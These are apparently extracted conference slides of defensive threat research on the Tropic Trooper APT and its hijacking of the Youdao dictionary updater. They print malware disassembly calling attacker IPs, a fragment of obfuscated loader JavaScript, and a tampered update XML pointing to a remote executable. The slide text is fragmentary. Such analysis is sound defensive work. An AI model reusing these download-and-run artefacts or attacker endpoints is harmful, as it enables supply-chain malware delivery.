



Tropic Trooper Reloaded:

Unraveling the Invisible Supply Chain Mystery

About Us



Satoshi Kamekawa

Cybersecurity Researcher



Suguru Ishimaru

**Executive Cybersecurity
Researcher**

We Are ICI | ITCCERT | Blue Team

- ITOCHU Cyber & Intelligence Inc. (ICI)
- Mission & Research Interests:
 - Defending the ITOCHU Group
 - Investigating threat actors and techniques
 - Designing and implementing proactive countermeasures



Agenda

#1 Past Activities and the Mystery That Remained

#2 Invisible Supply Chain

#3 Dig deeper into the attacker's infrastructure

#4 Toolchain Evolution: From Custom to OSS

#5 Rethinking Investigation Assumptions

#1 Past Activities and the Mystery That Remained

Defining Tropic Trooper

- Tropic Trooper is a known APT a.k.a Pirate Panda, KeyBoy, APT23
- First observed in 2011 as “KeyBoy” by Trendmicro
- Primarily targeting government and military entities in APAC




<https://documents.trendmicro.com/assets/wp/wp-operation-tropic-trooper.pdf>

Defining malware sets related to Tropic Trooper


- Identified via distinctive malware families such as:
 - EntryShell - Variant of KeyBoy malware
 - Xiangoop - Unique loader/downloader
 - Cobalt Strike Beacon(Watermark 520) - RAT




From 2023 to 2025: What Changed?



Infection vector and post exploitation in 2023



Infection vector in 2024



TTPs in 2024

2025


TODAY'S TOPICS

Spear-phishing email, Well-known app updater
Xiangoop, EntryShell, Cobalt Strike Beacon (Watermark 520)


2024



Spear-phishing email




Well-known
app updater



<https://hitcon.org/2024/CMT/slides/Pirates of The Nang Hai Follow the Artifacts of Tropic Trooper, No One Knows.pdf>

Infection chain in 2024

Complex delivering flow o



```

lea     r8d, [r12+50h] ; nServerPort
mov     [rsp+1D0h+dwContext], r12 ; dwContext
mov     [rsp+1D0h+var_1A0], r12d ; dwFlags
mov     [rsp+1D0h+dwService], 3 ; dwService
mov     qword ptr [rsp+1D0h+dwFlags], r12 ; lpszPassword
xor     r9d, r9d ; lpszUserName
lea     rdx, szServerName ; "45.32.117.177"
mov     rcx, rax ; hInternet
call    cs:InternetConnectA
mov     rsi, rax
mov     rax, rax
jz      short loc_14000271E

```

```


mov     [rsp+1D0h+dwContext], r12 ;
mov     [rsp+1D0h+var_1A0], 804C8200
mov     qword ptr [rsp+1D0h+dwService], 0
mov     qword ptr [rsp+1D0h+dwFlags], 0
xor     r9d, r9d ; lpszVersion
lea     r8, szObjectName ; "/1.js"
lea     rdx, szVerb ; "GET"
mov     rcx, rax ; hConnect
call    cs:HttpOpenRequestA
mov     rdi, rax
test    rax, rax
jz      short loc_140002715

```

```
mov     [rsp+1D0h+dwFlags], r12d ; dwOptionalLength
xor     r9d, r9d                 ; lpOptional
xor     r8d, r8d                 ; dwHeadersLength
xor     edx, edx                 ; lpszHeaders
mov     rcx, rax                 ; hRequest
call    cs:HttpSendRequestW
```

```
(function(_0x13ae1,_0x38b8b2){function _0x29a412(_0x148eb2,_0x6b1e0,_0x480ee3,_0x14e7c7_0x1ea9fd=_0x13ae1());function _0x197791(_0x3e3c50,_0x531f84,_0x39eaf6,_0x2ceca8,_0x4074_0x599395(_0xbaf440,_0x293db0,_0x243ee3,_0xb84896,_0xff985d)){return _0x2812(_0xbaf440-_parseInt(_0x28688f('J')#L,'0xc0','0x5b0','0x5e7','0x5e2'))/(~(0x*-0x25+-0x43a+0x35e))+parseInt(parseInt(_0x28688f('4CW@'),'0x5df','0x5b4','0x00','0x00'))/(0x1*0xdfd+0x1008+-0x14*0x180)+-parseInt(_0x197791(~(0x65,-0x51,-0x54,'p0@','-0x3)))/(~(0x2*-0x628+0x19bc+-0x2B06))+parseInt(parseInt(_0x28688f('p0g@'),'0x5e8','0xB03','0x5F0','0x5E'))/(0x1200+-0x2211+0x101b*0x1));if(!_0x(_0x41fd,_0x1*-0x5a125+0xa317+-0x1*0x12G?)),function _0x41fd(){var _0x18bb43=[`WPRcSgaOuG`,`dxvOW6S+`,`W4pdPmkNW7RciA`,`nqu4baarCG`,`W6FdRq/dQ8oSQQWWOoddN8keoh0`,`W6+grZclw`,`W5lCQSks+sConWRTxE8kea`,`ahnd0a`,`zKZCKCoZW6q`,`W5qww440SksW5q`,`wCo+WQpdTLG`,`qsomkW`,`GbCkrxsOdWQFD08kQ`,`b8bkbsqYw5q`,`KFcGfdCQ1CjdgM8DScoskg`,`18ovnl`,`W4hc117clBkhWRZscSGdcQmkaWPSS`,`wa`,`W49aqKKX`,`BGc3nb8`,`AfVdq`,`W7GaWOPTW6a`,`WR/CQmo9SiQo3dkWOMdOsKyZX7clUck+kMJcrG`,`FMxlCPJ`,`FcKIWOa8Bq`,`W5hcUCKNAKO`,`wcOLw8CcT3I`,`jsddSrjr`,`80'];_0x41fd=function(){};return _0x18bb43}};return _0x41fd();}function _0x454be2(_0x37e88_0x540c97=0x23475f?function(){function _0x469e64(_0x383572,_0x593e2b,_0x3e71a4,_0x2eff6
```

Supply Chain Mystery in 2024



Stored .xml file and update module in specific directory

- C:\ProgramData\Youdao\DeskDict*.xml
- C:\Users\%user%\AppData\Local\Youdao\DiskDict\updaters\%datetime%*.exe

Supply Chain Mystery in 2024

Youdaodict.exe update process



Youdaodict.exe
legitimate EXE



User host

connectivity check

download update configure file (.xml)




h.youdao.com

```
<?xml version="1.0" ?>
<updater>
  <version>12040</version>
  <des>
    <item>
      <ver>12040</ver>
      <log>
        <line><![CDATA[ <h2 style="margin:0 -13px;fontName
0;padding-left:5px;line-height:160%"><br/>-全
        </line>
      </log>
    </item>
  </des>
  <updaterurl>http://39.101.207.15/ccint.exe</updaterurl>
</updater>
```

Created0x10	File Size	Parent Path	Name
2024-04-13 02:10:36	285600	\Users\	oDictUpt.exe
2024-04-11 03:19:01	2290080	.\Users\	oDictUpt.exe
2024-03-25 13:24:48	285600	\Users\	oDictUpt.exe
2024-03-21 13:53:06	2290080	.\Users\	YoudaoDictUpt.exe
2024-02-06 01:26:01	2290080	.\Users\	YoudaoDictUpt.exe
2024-02-06 01:26:01	2290080	.\Users\	YoudaoDictUpt.exe

#2 Invisible Supply Chain

From 2023 to 2025: What Changed?



Chance to disclose the supply chain

